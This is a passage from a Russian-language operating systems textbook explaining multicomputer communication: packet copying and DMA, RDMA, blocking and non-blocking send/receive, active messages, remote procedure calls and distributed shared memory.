8.2.2. Низкоуровневые коммуникационные программы

Врагом высокоскоростного обмена данными в многомашинных системах является излишнее копирование пакетов. В лучшем случае происходит одна операция копирования из оперативной памяти на интерфейсную плату источника, одна операция копирования с интерфейсной платы источника на интерфейсную плату приемника (если промежуточное хранение пакетов по маршруту передачи не применяется) и одна операция копирования с интерфейсной платы приемника в оперативную память. Итого три операции копирования. Однако во многих системах складывается еще более неприятная ситуация. В частности, если интерфейсная плата отображается на виртуальное адресное пространство ядра, а не на виртуальное адресное пространство пользователя, процесс пользователя может отправить пакет только за счет выдачи системного вызова, перехватываемого ядром. Возможно, ядру потребуется скопировать как исходящие, так и входящие пакеты в собственную память, например, чтобы избежать ошибок отсутствия страницы во время передачи пакета по сети. Кроме того, ядро получателя может не знать, куда следует поместить входящий пакет, пока не получит возможность изучить его содержимое. Эти пять операций копирования показаны на рис. 8.18.

Если копирование в оперативную память и из нее является узким местом, то дополнительное копирование в ядро и из ядра может удвоить сквозную задержку и наполовину урезать пропускную способность. Чтобы избежать этой потери производительности, на многих мультикомпьютерах интерфейсная плата отображается непосредственно на пользовательское пространство, что позволяет пользовательскому процессу напрямую помещать пакеты в память платы без привлечения ядра. Этот подход существенно способствует повышению производительности, однако создает две проблемы.

Прежде всего, что будет, если на узле запущены несколько процессов, которым нужен доступ к сети для отправки пакетов? Какой из них получит интерфейсную плату в свое адресное пространство? Использование системного вызова для отображения платы

на виртуальное адресное пространство и прекращение этого отображения обходится дорого, но если плату получает только один процесс, то как смогут отправлять сообщения все остальные процессы? И что произойдет, если плата отображена на виртуальное адресное пространство процесса *A*, а пакет поступил для процесса *B*, особенно если у *A* и *B* разные владельцы, не желающие помогать друг другу?

Одно из решений состоит в отображении интерфейсной платы на все нуждающиеся в ней процессы, но тогда потребуется механизм для предупреждения условий состязания. Например, если *A* требует буфер на интерфейсной плате, а затем по истечении кванта времени запускается *B* и требует тот же самый буфер, происходит катастрофа. Тут нужен какой-то механизм синхронизации, но такие механизмы, как мьютексы, работают, только если предполагается взаимодействие процессов. В среде с разделением времени, где несколько пользователей и все они спешат выполнить свою работу, один из пользователей может просто заблокировать мьютекс, связанный с платой, и не освобождать его никогда. Отсюда следует вывод, что отображение интерфейсной платы на пользовательское пространство реально работает при наличии только одного пользовательского процесса на каждом узле, если только не предприняты какие-то специальные меры предосторожности (например, разным процессам предоставляются различные участки интерфейсной оперативной памяти, отображаемой на их адресные пространства).

Вторая проблема заключается в том, что ядру может понадобиться доступ к самой схеме соединений, например, чтобы получить доступ к файловой системе на удаленном узле. Использование ядром интерфейсной платы совместно с любыми пользователями — неудачная идея. Предположим, что плата отображена на пространство пользователя, а пакет прибыл для ядра. Или предположим, что пользовательский процесс отправил пакет на удаленную машину, притворившись ядром. Из этого следует вывод: проще всего иметь две платы сетевого интерфейса — одну, отображенную на пространство пользователя, для обмена данными между приложениями и еще одну, отображенную на пространство ядра, для использования операционной системой. На многих мультикомпьютерах именно так и сделано.

В то же время самые новые сетевые интерфейсы зачастую обладают **многоочередностью**, которая означает наличие у них более одного буфера для эффективной поддержки нескольких пользователей. Например, серия сетевых карт Intel I350 имеет 8 очередей на отправку и 8 очередей на получение и обладает способностью виртуализации на множество виртуальных портов. Еще больше радует, что карта поддерживает **привязку** (affinity) ядер. В частности, у нее имеется собственная логика хэширования, что помогает направить каждый пакет в подходящий процесс. Поскольку быстрее будет обработать все сегменты в одном и том же потоке TCP на одном и том же процессоре (где кэши сохраняют нужные данные), карта может использовать логику хэширования для хэширования полей потока TCP (IP-адресов и номеров TCP-портов) и добавить все сегменты с одинаковым хэшем в одну и ту же очередь, обслуживаемую конкретным ядром. Это также поспособствует виртуализации, поскольку позволит нам дать каждой виртуальной машине ее собственную очередь.

Связь между узлом и сетевым интерфейсом

Еще один вопрос касается поступления пакетов на интерфейсную плату. Быстрее всего воспользоваться для этого установленной на плате микросхемой DMA, чтобы просто скопировать их из оперативной памяти. Но проблема при таком подходе заключается в том, что DMA может использовать физические, а не виртуальные адреса и работает

независимо от центрального процессора, если только не присутствует блок управления памятью ввода-вывода. Начнем с того, что при точном знании виртуального адреса любого отправляемого пакета пользовательский процесс не знает его физического адреса. Системный вызов для отображения виртуального адреса на физический выдавать нежелательно, поскольку интерфейсная плата отображалась в пользовательском пространстве в первую очередь для того, чтобы избежать необходимости выдачи системных вызовов для каждого отправляемого пакета.

Кроме этого, если операционная система решает заменить страницу в то время, как микросхема DMA копирует с нее пакет, то будут переданы неверные данные. Будет еще хуже, если операционная система заменит страницу в тот самый момент, когда микросхема DMA копирует в нее входящий пакет, — это приведет не только к потере входящего пакета, но и к повреждению не имеющей ничего общего с этой операцией страницы с весьма вероятным и быстрым наступлением катастрофических последствий.

Этих проблем можно избежать, если использовать системные вызовы для фиксации и освобождения страниц в памяти, отключая на время страничный обмен. Но выдача системного вызова для фиксации страницы, содержащей каждый исходящий пакет, а затем выдача еще одного системного вызова для освобождения этой страницы обойдутся недешево. Если пакет невелик по размеру, скажем, 64 байта или меньше, то издержки на фиксацию и освобождение каждой страницы, содержащей буфер, будут неприемлемыми. При пакетах большего размера, скажем, 1 Кбайт и более, с этим еще можно будет смириться. При пакетах промежуточных размеров все зависит от характеристик конкретного оборудования. Кроме ущерба, наносимого производительности, фиксация и освобождение страниц усложняют программное обеспечение.

Удаленный непосредственный доступ к памяти

В некоторых областях значительные сетевые задержки просто неприемлемы. Например, для конкретных приложений в высокопроизводительных вычислениях время вычисления сильно зависит от сетевых задержек. Более того, интенсивный трейдинг всецело заключается в выполнении компьютерами транзакций (по покупке и продаже акций) на очень высоких скоростях, — счет идет на микросекунды. Есть ли смысл в торговле с помощью компьютерных программ акциями на миллионы долларов в миллисекунды, в то время когда все программное обеспечение в значительной степени не застраховано от ошибок, — это вопрос, который мог бы заинтересовать обедающих философов при условии, что они не заняты захватом своих вилок. Но он явно не для этой книги. Главное здесь в том, что если вам удастся снизить задержки, вы непременно станете любимчиком своего босса.

В данных сценариях придется платить уменьшением количества копирований. Поэтому некоторыми сетевыми интерфейсами поддерживается технология удаленного непосредственного доступа к памяти (Remote Direct Memory Access (**RDMA**)), которая позволяет одной машине выполнять непосредственный доступ к памяти с одного компьютера на другой. Технология RDMA не связана ни с одной операционной системой, и данные непосредственно извлекаются из памяти приложения или записываются в эту память.

RDMA представляется весьма интересной технологией, но она не лишена недостатков. Как и при использовании обычного DMA, операционной системе на обменивающихся

данными узлах нужно закрепить страницы, вовлеченные в обмен данными. Кроме того, простое помещение данных в память удаленного компьютера не приведет к существенному сокращению задержки, если в курсе этого не будет другая программа. Успешный RDMA-доступ не появляется автоматически вместе с явными уведомлениями. Вместо этого широкое распространение получило решение, при котором получатель опрашивает байт в памяти. После осуществления передачи отправитель изменяет байт, чтобы уведомить получателя о наличии новых данных. При всей работоспособности такого решения оно не идеально и приводит к пустой трате циклов центрального процессора.

Для действительно серьезного высокоскоростного трейдинга создаются специализированные сетевые карты с использованием программируемых вентильных матриц. Задержка от получения битов на сетевую карту до передачи сообщения на покупку многолиллионных ценностей связана только с проводными соединениями и занимает порядка микросекунды. Покупка ценных акций на 1 млн долларов за 1 мкс дает производительность в 1 терадоллар в секунду, что весьма неплохо, если вы способны правильно отлавливать все взлеты и падения курса и у вас крепкие нервы. Операционные системы в таких экстремальных настройках особой роли не играют.

8.2.3. Коммуникационные программы пользовательского уровня

Процессы, работающие на разных центральных процессорах мультикомпьютера, обмениваются данными путем отправки друг другу сообщений. В простейшем виде отправка сообщений предоставлена пользовательским процессам. Иными словами, операционная система предоставляет способ отправки и получения сообщений и библиотечные процедуры, которые делают эти основные вызовы доступными пользовательским процессам. В более сложной форме отправка сообщения скрыта от пользователей за счет осуществления обмена данными с удаленными узлами, похожего на вызов процедуры. Далее будут рассмотрены оба этих метода.

Библиотечные процедуры Send и Receive

Предоставляемые коммуникационные услуги по самому минимуму могут быть сведены к двум вызовам библиотечных процедур, одна из которых будет отправлять, а другая — принимать сообщения. Вызов процедуры, отправляющей сообщение, может иметь следующий вид:

```
send(dest, &mptr);
```

а вызов получающей процедуры может быть оформлен следующим образом:

```
receive(addr, &mptr);
```

Первая из этих процедур отправляет сообщение, на которое указывает переменная *mptr*, процессу, который идентифицируется переменной *dest*, и блокирует вызывающий процесс до тех пор, пока не будет отправлено сообщение. А вторая процедура блокирует вызывающий процесс до тех пор, пока не будет получено сообщение. Как только это произойдет, сообщение копируется в буфер, на который указывает переменная *mptr*, и вызывающая процедура разблокируется. Параметр *addr* указывает адрес, отслеживаемый получателем сообщения. Существует множество вариантов этих двух процедур и их параметров.

Возникает вопрос о том, как осуществляется адресация. Поскольку мультикомпьютер находится в статичном состоянии с фиксированным количеством центральных процессоров, проще всего справиться с адресацией, поместив в *addr* адрес, состоящий из двух частей: номера центрального процессора и процесса или номера порта на адресуемом центральном процессоре. Таким образом, каждый центральный процессор может без возникновения конфликтов управлять своими собственными адресами.

Сравнение блокирующих и неблокирующих вызовов

Описанные ранее вызовы являются **блокирующими вызовами** (иногда их называют **синхронными вызовами**). Когда процесс вызывает процедуру *send*, он указывает получателя и отправляемый ему буфер. Пока сообщение отправляется, отправляющий процесс блокируется (то есть приостанавливается). Команда, следующая за вызовом процедуры *send*, не выполняется до тех пор, пока не будет отправлено все сообщение (рис. 8.19, *а*). Точно так же после вызова процедуры *receive* управление процессу не возвращается до тех пор, пока сообщение не будет получено и помещено в буфер сообщений, указанный в параметрах. Процесс находится в приостановленном состоянии после вызова *receive* до тех пор, пока не поступит сообщение, даже если на это уйдет несколько часов. На некоторых системах процесс, принимающий сообщение, может указать, от кого он хочет его получить, в таком случае он остается заблокированным, пока сообщение не придет от этого отправителя.




Рис. 8.19. Процедура send: *а* — блокирующий вызов; *б* — неблокирующий вызов

Альтернативой блокирующим вызовам являются **неблокирующие вызовы** (иногда называемые **асинхронными вызовами**). Если вызов *send* является неблокирующим, он возвращает управление немедленно, еще до того, как сообщение будет отправлено. Преимущество такой схемы заключается в том, что отправляющий процесс может продол-

жить вычисления одновременно с передачей сообщения, а не заставлять простаивать центральный процессор (если предположить, что не имеется других готовых к работе процессов). Обычно выбор между блокирующими и неблокирующими процедурами делают разработчики системы (то есть доступна либо та, либо другая процедура), хотя существует ряд систем, где доступны обе разновидности процедур и пользователи могут выбирать их по своему усмотрению.

Но преимущества в росте производительности, предлагаемые неблокирующими процедурами, скрадываются серьезным недостатком: отправитель не может изменять содержимое буфера сообщений до тех пор, пока сообщение не будет отправлено. Последствия переписывания процессом сообщения в ходе его отправки настолько ужасны, что о них лучше не упоминать. Хуже того, процесс, отправляющий сообщение, ничего не знает о том, когда оно будет отправлено, поэтому он не в курсе, когда можно будет повторно воспользоваться буфером безо всякого ущерба. Так может дойти до того, что он будет избегать пользоваться им до бесконечности.

Можно воспользоваться тремя выходами из этой ситуации. Первое решение (рис. 8.19, *б*) заключается в том, чтобы ядро копировало сообщение в свой внутренний буфер, а потом позволяло процессу продолжить работу. С точки зрения отправителя эта схема ничем не отличается от схемы с блокирующим вызовом: как только управление будет получено обратно, процесс волен использовать буфер по своему усмотрению. Разумеется, на тот момент сообщение еще не будет отправлено, но отправителю это уже не помешает. Недостаток этого метода в том, что каждое исходящее сообщение должно копироваться из пространства пользователя в пространство ядра. При использовании многих сетевых интерфейсов сообщение все равно чуть позже должно быть скопировано в аппаратный буфер передачи, поэтому первое копирование, по сути, будет лишним. Дополнительное копирование существенно снижает производительность системы.

Второе решение заключается в прерывании работы отправителя (отправке сигнала), как только сообщение будет полностью отправлено, чтобы проинформировать его, что буфер опять доступен. Здесь не нужно заниматься копированием, что экономит время, но прерывания на пользовательском уровне усложняют процесс программирования и приводят к возникновению состязательных условий, а это делает код невоспроизводимым и практически не поддающимся отладке.

Третье решение заключается в том, чтобы копировать буфер при записи и помечать его доступным только для чтения до тех пор, пока сообщение не будет отправлено. Если буфер повторно используется еще до отправки сообщения, то создается его копия. Проблема этого решения в том, что пока буфер не будет изолирован на собственной странице, запись соседних переменных также будет вызывать копирование. Кроме этого, потребуется дополнительное администрирование, потому что отправка сообщения теперь всецело влияет на статус чтения-записи страницы. И наконец, рано или поздно страницу, скорее всего, придется записывать опять, инициируя создание копии, которая уже никогда не понадобится.

Таким образом, у отправителя есть следующий выбор:

- Использовать блокирующую процедуру *send* (центральный процессор будет простаивать в течение всей передачи сообщения).
- Использовать неблокирующую процедуру *send* с копированием (время центрального процессора тратится впустую на дополнительное копирование).

- Использовать неблокирующую процедуру *send* с прерыванием (при этом усложняется программирование).
- Использовать копирование при записи (в конечном счете может понадобиться дополнительная копия).

При обычных условиях первый вариант наиболее удобен, особенно если доступны несколько потоков. В этом случае, пока один поток заблокирован при попытке отправки сообщения, другие потоки могут продолжить свою работу. Кроме того, не нужно будет управлять никакими буферами ядра. И еще: при сравнении рис. 8.19, *а* и рис. 8.19, *б* можно заметить, что если не нужно делать копию, то сообщение появится на выходе быстрее.

Чтобы не было недоразумений, следует заметить, что некоторые авторы используют различные критерии отличия синхронных примитивов от несинхронных. Есть мнение, что вызов является синхронным, только если отправитель заблокирован до тех пор, пока не будет получено сообщение и обратно не будет отправлено подтверждение (Andrews, 1991). А в мире коммуникаций в реальном масштабе времени синхронизация имеет несколько иной смысл, что, к сожалению, приводит к путанице.

Процедура *receive* так же, как и процедура *send*, может быть блокирующей и неблокирующей. Блокирующий вызов просто приостанавливает вызывающий процесс до тех пор, пока не поступит сообщение. Если есть возможность использования нескольких потоков, то такой подход трудностей не вызывает. В отличие от него вызов неблокирующей процедуры *receive* просто сообщает ядру, где находится буфер, и управление практически тут же возвращается. Чтобы дать сигнал о поступлении сообщения, можно использовать прерывание. Однако прерывания трудны в программировании и довольно медленно работают, поэтому, может быть, лучше отдать предпочтение периодическому опросу получателя о наличии входящего сообщения, осуществляемому с помощью процедуры *poll*, сообщающей о том, есть ли какие-нибудь ожидаемые сообщения. Если есть поступления, то можно вызвать функцию *get_message*, которая вернет первое поступившее сообщение. В некоторых системах компилятор может вставлять вызовы *poll* в соответствующие места кода, хотя определить, как часто это следует делать, довольно сложно.

Еще один вариант заключается в схеме, при которой поступающее сообщение самопроизвольно порождает новый поток в адресном пространстве процесса — получателя сообщения. Он называется **всплывающим потоком** (pop-up thread). Этот поток запускает заранее определенную процедуру, чьим параметром служит указатель на входящее сообщение. После обработки сообщения осуществляются выход из процедуры и автоматическое удаление потока.

Вариант этого замысла предусматривает запуск кода получателя непосредственно в обработчике прерывания, чтобы избежать хлопот с созданием всплывающего потока. Дополнительно ускорить работу этой схемы помогает то, что само сообщение снабжают адресом обработчика, чтобы при поступлении обработчик мог быть вызван всего несколькими командами. Большой выигрыш этой схемы в том, что не требуется никакого копирования. Обработчик забирает сообщение из интерфейсной платы и обрабатывает его на лету. Такая схема называется **активными сообщениями** (Von Eicken et al., 1992). Поскольку каждое сообщение содержит адрес обработчика, активные сообщения работают только при условии полного доверия между отправителями и получателями.

8.2.4. Вызов удаленной процедуры

Хотя модель передачи сообщений предоставляет удобный способ структурирования мультикомпьютерной операционной системы, она страдает от одного неустранимого недостатка: базовая парадигма, вокруг которой построена вся коммуникация, представляет собой ввод-вывод данных. Процедуры *send* и *receive*, по сути, заняты осуществлением ввода-вывода, а многие считают ввод-вывод неверной моделью программирования.

Эта проблема имеет давнюю историю, но не было практически никаких подвижек вплоть до выхода статьи Биррелла и Нельсона (Birrell and Nelson, 1984), в которой был предложен совершенно другой способ ее решения. Хотя сама идея на удивление проста (после того, как кто-то до нее додумался), ее применение часто чревато трудноуловимыми осложнениями. В этом разделе будет рассмотрены сама концепция, ее реализация и все ее сильные и слабые стороны.

В кратком изложении, Биррелл и Нельсон предложили разрешить программам вызов процедур, находящихся на других центральных процессорах. Когда процесс на первой машине вызывает процедуру, находящуюся на второй машине, то вызывающий процесс на первой машине приостанавливается, а вызванная процедура выполняется на второй машине. Информация может перемещаться от вызывающего к вызываемому в параметрах и возвращаться обратно в результатах процедуры. Программист не видит ни передачи сообщений, ни вообще какого-нибудь ввода-вывода. Эта технология известна как **вызов удаленной процедуры** (Remote Procedure Call (**RPC**)) и положена в основу огромного количества программного обеспечения, разработанного для мультикомпьютеров. Традиционно вызывающая процедура известна как клиент, а вызываемая процедура — как сервер, и мы также будем придерживаться этой терминологии.

Идея, положенная в основу RPC, заключается в том, чтобы сделать вызов удаленной процедуры максимально похожим на вызов локальной процедуры. В простейшем виде, чтобы вызвать удаленную процедуру, клиентская программа должна быть связана с небольшой библиотечной процедурой, которая называется **клиентской заглушкой** (client stub). Аналогично этому сервер связан с процедурой, которая называется **серверной заглушкой** (server stub). Эти процедуры скрывают тот факт, что вызов процедуры, поступающий от клиента к серверу, не является локальным.

Реальные шаги осуществления RPC показаны на рис. 8.20. Шаг 1 заключается в вызове клиентом клиентской заглушки. Этот вызов является вызовом локальной процедуры с параметрами, помещенными в стек в обычном порядке. Шаг 2 заключается в том, что клиентская заглушка упаковывает параметры в сообщение и осуществляет системный вызов для его отправки. Упаковка параметров называется **маршализацией** (marshaling). Шаг 3 заключается в том, что ядро отправляет сообщение с клиентской на серверную машину. Шаг 4 состоит в том, что ядро передает входящий пакет серверной заглушке (которая, как правило, еще раньше вызвала процедуру *receive*). И наконец, шаг 5 заключается в том, что серверная заглушка вызывает серверную процедуру. Ответ проходит тот же путь, только в обратном направлении.

Основное, на что следует обратить внимание, заключается в том, что написанная пользователем клиентская процедура осуществляет обычный (то есть локальный) вызов процедуры клиентской заглушки, у которой такое же имя, как у серверной процедуры. Поскольку клиентская процедура и клиентская заглушка находятся в одном и том же адресном пространстве, параметры передаются обычным способом. Аналогично этому серверная процедура вызывается процедурой в ее адресном про-

странстве с ожидаемыми ею параметрами. Для серверной процедуры нет ничего необычного. Таким образом, вместо осуществления операций ввода-вывода с помощью процедур *send* и *receive* удаленный обмен данными осуществляется за счет имитации обычного вызова процедуры.




Рис. 8.20. Этапы осуществления вызова удаленной процедуры; заглушки закрашены серым цветом

Вопросы реализации

Несмотря на концептуальную элегантность RPC, в этой технологии кроется ряд подвохов. Самый большой из них заключается в использовании указателей в качестве параметров. Обычно передача процедуре указателя не создает никакой проблемы. Вызываемая процедура может воспользоваться указателем точно так же, как и вызывающая процедура, поскольку эти две процедуры находятся в едином виртуальном адресном пространстве. При использовании технологии RPC передача указателей становится невозможной, потому что клиент и сервер находятся в разных адресных пространствах.

В некоторых случаях, чтобы сделать возможной передачу указателей, можно воспользоваться ухищрениями. Предположим, что первый параметр является указателем на целочисленную переменную *k*. Клиентская заглушка может маршализовать переменную *k* и отправить ее на сервер. Затем серверная заглушка может создать указатель на *k* и передать его серверной процедуре обычным порядком. Когда серверная процедура вернет управление серверной заглушке, та отправит *k* обратно клиенту, где новое значение *k* будет скопировано поверх старого, на тот случай, если сервер изменил значение этой переменной. В результате стандартная последовательность вызова с вызовом по ссылке заменяется копированием с последующим восстановлением. К сожалению, этот трюк срабатывает не всегда: к примеру, он не работает, если указатель имеет отношение к графу или другой сложной структуре данных. Поэтому на параметры вызова удаленной процедуры должны накладываться определенные ограничения.

Вторая проблема заключается в том, что в слаботипизированных языках, подобных C, вполне допустимо написать процедуру, вычисляющую скалярное произведение двух векторов (массивов) без указания длины каждого из них. Каждый из них может заканчиваться специальным значением, известным только вызывающей и вызываемой

процедурам. При таких обстоятельствах клиентская заглушка принципиально не в состоянии маршализовать параметры: она не может определить их длину.

Третья проблема заключается в том, что не всегда удается точно установить типы параметров даже из формального описания или кода программы как такового. Примером может послужить процедура *printf*, у которой может быть любое количество параметров (по крайней мере один), среди которых в произвольном порядке могут быть перемешаны целые и вещественные числа, символы, строки, числа с плавающей запятой различной длины и данные других типов. Попытка вызова *printf* в качестве удаленной процедуры из-за подобной необязательности языка С практически обречена на провал. Ну а правило, гласящее о том, что RPC может использоваться лишь при условии, что вы не программируете на С (или на С++), вряд ли стало бы популярным.

Четвертая проблема связана с использованием глобальных переменных. В обычных условиях вызывающая и вызываемая процедуры могут вдобавок к обмену данными через параметры обмениваться ими и с использованием глобальных переменных. Теперь, если вызываемая процедура перемещена на удаленную машину, код даст сбой, поскольку глобальные переменные уже не являются общими.

Эти проблемы не предполагают безнадежности технологии RPC. Она нашла широкое применение, но практический успех ее использования требует некоторых ограничительных и предупредительных мер.

8.2.5. Распределенная совместно используемая память

Хотя технология RPC имеет свои привлекательные стороны, многие программисты по-прежнему предпочитают модель с совместно используемой памятью и хотят использовать ее даже на мультикомпьютерах. Как ни удивительно, но есть возможность поддерживать иллюзию совместно используемой памяти, даже если она на самом деле отсутствует, используя технологию, которая называется **распределенной совместно используемой памятью** (Distributed Shared Memory (**DSM**)) (Li, 1986; Li and Hudak, 1989). Несмотря на то что тема эта далеко не нова, исследования по ней не прекращаются (Cai and Strazdins, 2012; Choi and Jung, 2013; Ohnishi and Yoshida, 2011). DSM является весьма полезной для изучения технологией, поскольку она демонстрирует множество проблем и сложностей, возникающих в распределенных системах. Более того, сама идея оказалась весьма эффективной. При использовании DSM каждая страница находится в одном из блоков памяти, показанных на рис. 8.1, *б*. У каждой машины есть собственная виртуальная память и собственные таблицы страниц. Когда центральный процессор выполняет команду *LOAD* или *STORE* в отношении страницы, которой не располагает, происходит перехват управления операционной системой. Затем операционная система находит страницу и просит тот центральный процессор, в чьем распоряжении она сейчас находится, прекратить отображение страницы и переслать ее по схеме соединений. По прибытии страница отображается, а команда, вызвавшая ошибку отсутствия страницы, запускается снова. В результате операционная система просто устраняет ошибку отсутствия страницы за счет обращения к удаленной оперативной памяти, а не за счет обращения к локальному диску. А для пользователя все это выглядит так, как будто у машины есть совместно используемая память.

Разница между реальной совместно используемой памятью и DSM показана на рис. 8.21. На рис. 8.21, *а* показан настоящий мультипроцессор с физической совместно используемой памятью, реализованной на аппаратном уровне. А на рис. 8.21, *б*

Рис. 8.21. Различные уровни реализации совместно используемой памяти:
а — на аппаратном уровне; *б* — на уровне операционной системы;
в — на уровне программного обеспечения пользователя

показана DSM, реализованная операционной системой. На рис. 8.21, *в* показана еще одна форма совместно используемой памяти, реализованная на более высоких уровнях программного обеспечения. Мы еще вернемся к третьему варианту в этой главе, но сейчас все внимание будет сконцентрировано на DSM.

Теперь рассмотрим некоторые детали работы DSM. В системе с DSM адресное пространство поделено на страницы, которые распространены по всем узлам системы. Когда центральный процессор обращается к нелокальному адресу, происходит перехват управления и программное обеспечение DSM извлекает страницу, содержащую этот адрес, и перезапускает команду, на которой произошла ошибка отсутствия страницы, которая теперь успешно завершает свою работу. Эта концепция показана на рис. 8.22, *а* для адресного пространства, имеющего 16 страниц и четыре узла, каждый из которых способен хранить шесть страниц.




Рис. 8.22. *а* — страницы адресного пространства, распределенные по четырем машинам; *б* — ситуация после обращения центрального процессора 0 к странице 10 и перемещения в его память этой страницы; *в* — ситуация, когда страница 10 в режиме только для чтения и используется ее репликация

В этом примере, если центральный процессор 0 обращается к команде или данным на страницах 0, 2, 5 или 9, все обращения осуществляются локально. Обращения к другим страницам вызывают перехват управления. Например, ссылка на адрес со страницы 10 вызовет перехват управления программным обеспечением DSM, которое затем переместит страницу 10 с узла 1 на узел 0 (рис. 8.22, *б*).

Репликация

Одним из усовершенствований основной системы, способной существенно повысить производительность, является репликация страниц, предназначенных только для чтения, содержащих, к примеру, текст программ, константы, предназначенные только для чтения, или других структур данных, доступных в этом режиме. Например, если страница 10 (см. рис. 8.22) содержит раздел текста программы, то ее использование центральным процессором 0 может привести к тому, что центральному процессору 0 будет отправлена копия без признания оригинала, находящегося в памяти центрального процессора 1, недействительным или испорченным (рис. 8.22, *в*). Таким образом, оба центральных процессора, 0 и 1, могут обращаться к странице 10 с необходимой им периодичностью, не вызывая перехвата управления для получения отсутствующего содержимого памяти.

Можно реплицировать как страницы, предназначенные только для чтения, так и все остальные страницы. Пока осуществляется только чтение этих страниц, не существует практически никакой разницы между репликацией страниц только для чтения и репликацией страниц, предназначенных для чтения и записи. Однако если страница, подвергшаяся репликации, внезапно изменяется, необходимо предпринять особые меры, предотвращающие существование нескольких не соответствующих друг другу копий. Меры предотвращения несоответствия будут рассмотрены в следующих разделах.

Неправильное совместное использование

Системы DSM по некоторым ключевым признакам напоминают мультипроцессоры. В обеих системах при обращении к нелокальному слову памяти из текущего местонахождения этого слова извлекается блок памяти, содержащий слово, и помещается на обратившуюся машину (соответственно в оперативную память или в кэш). Для конструктора важен вопрос: насколько большим должен быть этот блок? В мультипроцессорах размер блока кэша обычно составляет 32 или 64 байта, чтобы не занимать шину передачей данных слишком долго. В системах DSM блок должен быть кратен размеру страницы (потому что MMU работает со страницами), и он может состоять из 1, 2, 4 или более страниц. По сути, работа с блоками таких размеров имитирует увеличенный размер страницы.

В увеличенных размерах страницы для системы DSM есть свои преимущества и недостатки. Самое большое преимущество заключается в том, что запуск передачи данных по сети занимает довольно много времени и при этом передача 4096 байт занимает не намного больше времени, чем передача 1024 байт. Передача данных более крупными блоками, в которых перемещается более широкий диапазон адресного пространства, может зачастую привести к сокращению количества передач. Это свойство особо важно, поскольку многие программы демонстрируют локальность своих обращений, то есть если программа обратилась к одному слову на странице, то в ближайшем будущем она, скорее всего, обратится и к другим словам на той же самой странице.

